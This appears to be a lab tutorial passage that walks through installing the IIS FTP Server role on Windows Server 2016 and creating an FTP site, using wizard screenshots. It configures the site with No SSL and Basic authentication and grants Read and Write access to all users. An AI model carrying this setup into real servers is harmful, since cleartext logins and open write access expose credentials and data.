
Before You Begin
Installation Type
Server Selection
Server Roles
Features
Confirmation
Results

Select the installation type. You can install roles and features on a running physical computer or virtual machine, or on an offline virtual hard disk (VHD).

● **Role-based or feature-based installation**
Configure a single server by adding roles, role services, and features.

○ **Remote Desktop Services installation**
Install required role services for Virtual Desktop Infrastructure (VDI) to create a virtual machine-based or session-based desktop deployment.

Fig 2.3 Select Role-Based or Feature-based Installation and click Next



Server 2016 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Add Roles and Features Wizard

Select destination server

DESTINATION SERVER
WIN-U6PU3QM5D8E

- Before You Begin
- Installation Type
- Server Selection
- Server Roles
- Features
- Confirmation
- Results

Select a server or a virtual hard disk on which to install roles and features.

● Select a server from the server pool
○ Select a virtual hard disk

Server Pool


Filter:

Name	IP Address	Operating System
WIN-U6PU3QM5D8E	10.0.2.16	Microsoft Windows Server 2016 Standard

1 Computer(s) found

This page shows servers that are running Windows Server 2012 or a newer release of Windows Server, and that have been added by using the Add Servers command in Server Manager. Offline servers and newly-added servers from which data collection is still incomplete are not shown.

Fig 2.4 Select Default Destination Server and click next



Server 2016 [Running] - Oracle VM VirtualBox

ile Machine View Input Devices Help

Add Roles and Features Wizard

Select server roles

DESTINATION SERVER
WIN-U6PU3QM5D8E

- Before You Begin
- Installation Type
- Server Selection
- Server Roles
- Features
- Confirmation
- Results

Select one or more roles to install on the selected server.


Roles

□ Active Directory Rights Management Services
□ Device Health Attestation
□ DHCP Server
□ DNS Server
□ Fax Server
■ File and Storage Services (1 of 12 installed)
□ Host Guardian Service
□ Hyper-V
□ MultiPoint Services
□ Network Policy and Access Services
□ Print and Document Services
□ Remote Access
□ Remote Desktop Services
□ Volume Activation Services
■ Web Server (IIS) (10 of 43 installed)
  ■ Web Server (7 of 34 installed)
  ☑ FTP Server (Installed)
  ■ Management Tools (1 of 7 installed)
□ Windows Deployment Services
□ Windows Server Essentials Experience
□ Windows Server Update Services

Description

Web Server (IIS) provides a reliable, manageable, and scalable Web application infrastructure.

Fig 2.5 Select Web Server (IIS) and click next



Server 2016 [Running] - Oracle VM VirtualBox

Add Roles and Features Wizard

Select features

DESTINATION SERVER
WIN-U6PU3QM5D8E

Before You Begin
Installation Type
Server Selection
Server Roles
Features
Confirmation
Results

Select one or more features to install on the selected server.

Features


- ■ .NET Framework 3.5 Features (1 of 3 installed)
- ■ .NET Framework 4.6 Features (2 of 7 installed)
- □ Background Intelligent Transfer Service (BITS)
- □ BitLocker Drive Encryption
- □ BitLocker Network Unlock
- □ BranchCache
- □ Client for NFS
- □ Containers
- □ Data Center Bridging
- □ Direct Play
- □ Enhanced Storage
- □ Failover Clustering
- □ Group Policy Management
- □ I/O Quality of Service
- □ IIS Hostable Web Core
- □ Internet Printing Client
- □ IP Address Management (IPAM) Server
- □ iSNS Server service
- □ LPR Port Monitor

Description

Create profiles for connecting to remote servers and networks.

Fig 2.6 Select FTP in features and also select FTP extensibility and click Next

Installation Starts:



Server 2016 [Running] - Oracle VM VirtualBox

Add Roles and Features Wizard

Installation progress

DESTINATION SERVER
WIN-U6PU3QM5D8E

Before You Begin
Installation Type
Server Selection
Server Roles
Features
Web Server Role (IIS)
Role Services
Confirmation
Results

View installation progress

Feature installation

Installation started on WIN-U6PU3QM5D8E


```
Web Server (IIS)
    FTP Server
        FTP Extensibility
        FTP Service
    Management Tools
        IIS Management Console
    Web Server
        Common HTTP Features
            Default Document
            Directory Browsing
            HTTP Errors
```

You can close this wizard without interrupting running tasks. View task progress or open this page again by clicking Notifications in the command bar, and then Task Details.

Export configuration settings

Fig 2.7 Click next and the click Install

Installation Succeeded:



Installation progress

DESTINATION SERVER
WIN-U6PU3QM5D8E

View installation progress

Feature installation

Installation succeeded on WIN-U6PU3QM5D8E.

```
Web Server (IIS)
    FTP Server
        FTP Extensibility
        FTP Service
    Management Tools
        IIS Management Console
    Web Server
        Common HTTP Features
            Default Document
            Directory Browsing
            HTTP Errors
```


You can close this wizard without interrupting running tasks. View task progress or open this page again by clicking Notifications in the command bar, and then Task Details.

Export configuration settings

Fig 2.8 Server Installation Completed

In the next steps we will add an FTP website to be hosted on the newly created FTP server:

Open the IIS server manager:



WELCOME TO SERVER MANAGER

1 Configure this local server

2 Add roles and features

3 Add other servers to manage

4 Create a server group

5 Connect this server to cloud services

ROLES AND SERVER GROUPS
Roles: 2 | Server groups: 1 | Servers total: 1

File and Storage Services 1 Manageability	IIS 1 Manageability

Fig 2.9 Opening IIS server manager

Right-Click on the created server (WIN-U6U3QM…..) and click on Add Website… :





Fig 2.10 Adding Website

Add FTP site Name as PUBG and set Physical Path as C:\intepub\ftproot:


Add FTP Site

Site Information

FTP site name: PUBG


Content Directory

Physical path: C:\inetpub\ftproot

Server 2016 [Running] - Oracle VM VirtualBox
Internet Information Services (IIS) Manager
...
Previous
Next
Finish
Cancel
Ready
9:56 PM
9/1/2020

Fig 2.11 Providing Site name and physical path

In the Binding and SSL settings – select SSL as No SSL and click next:


Add FTP Site

Binding and SSL Settings

Binding

IP Address: All Unassigned

Port: 21

□ Enable Virtual Host Names:

Virtual Host (example: ftp.contoso.com):

☑ Start FTP site automatically

SSL

● No SSL


○ Allow SSL

○ Require SSL

SSL Certificate: Not Selected

Fig 2.12 setting Binding and SSL settings

Select Authentication as Basic and provide Read and Write permissions to ALL Users:


Add FTP Site

Authentication and Authorization Information

Authentication

□ Anonymous

☑ Basic

Authorization

Allow access to: All users

Permissions

☑ Read

☑ Write

Server 2016 [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
Internet Information Services (IIS) Manager
Previous
Next
Finish
Cancel
Ready
9:57 PM
9/1/2020
Right Ctrl

Fig 2.13 Setting Authentication and Authorization Information

FTP server setup completed:

